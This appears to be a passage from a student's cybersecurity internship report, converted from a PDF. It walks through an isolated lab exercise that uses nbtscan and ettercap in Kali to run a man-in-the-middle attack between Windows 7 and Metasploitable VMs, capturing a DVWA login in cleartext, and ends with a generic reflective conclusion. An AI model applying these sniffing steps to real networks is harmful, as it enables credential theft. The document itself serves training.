
the **testfire.net.**




2b) Sniffing with Ettercap in kali linux

The text describes how to perform a man-in-the-middle attack using Kali Linux, Metasploitable, and Windows 7 virtual machines. The attacker scans the network to find the IP addresses of the Windows 7 and Metasploitable machines. They then use ettercap to intercept traffic between the two machines. When the user on Windows 7 logs into the DVWA website on Metasploitable, the attacker is able to see the username and password that was entered.

We set all three machine that is kali,Metasploitable and Windows 7 to **Host only adapter** and start them.





Getting super user privilage using the command

$ sudo su

then we search for the available ip addresses using the command **#nbtscan 192.168.56.0/24.**when we run that commnad we see the ip addresses of **Windows 7** and **Metasploitable** machine**.**

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::f041:29be:71b0:a9c5  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 1934  bytes 510575 (498.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1948  bytes 169963 (165.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 126  bytes 12024 (11.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 126  bytes 12024 (11.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[/home/kali/Desktop]
└─# nbtscan  192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------------
192.168.56.1     KARTHIKNP        <server>  <unknown>        0a:00:27:00:00:14
192.168.56.103   WINDOWS7-PC      <server>  <unknown>        08:00:27:9e:37:29
192.168.56.101   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

┌──(root㉿kali)-[/home/kali/Desktop]
└─# ettercap -G

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
```


Then we open the tool called ettercap using the command **ettercap -G.**


Then we scan for hosts using the option **Scan for hosts** which will be present under the **Hosts** option.

After that we have to set Targets using the option **Add to Target 1** and **Add to Target 2.**


Target 1 → Windows 7

Target 2→ Metasploitable






Then we have to note down the ip address of the **Metasploitable** and search it in the URL of the browser inside the **WIndows 7**.




Login to the DVWA by providing Username as **admin** and Password as **password.**



In the ettercap [Kali] we can see the username and password we entered in the DVWA [Windows 7]

as **username=admin&password=password&Login=Login.**



5. Conclusions

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In conclusion, my cyber security internship was an incredibly valuable experience that allowed me to gain a deep understanding of the importance of cyber security in today's digital age. Over the course of my internship, I had the opportunity to work on a variety of projects, including vulnerability assessments, threat modeling. These projects gave me hands-on experience with a range of tools and technologies commonly used in the cyber security field.

Throughout the internship, I also had the chance to work closely with experienced professionals in the cyber security industry, who provided me with mentorship, guidance, and feedback. This allowed me to develop my skills and knowledge in areas such as risk management, network security.

Overall, my cyber security internship provided me with a wealth of knowledge and skills that I believe will be invaluable as I continue to pursue a career in the cyber security field. I am deeply grateful for the opportunity to have participated in this internship and look forward to applying what I have learned in my future endeavors.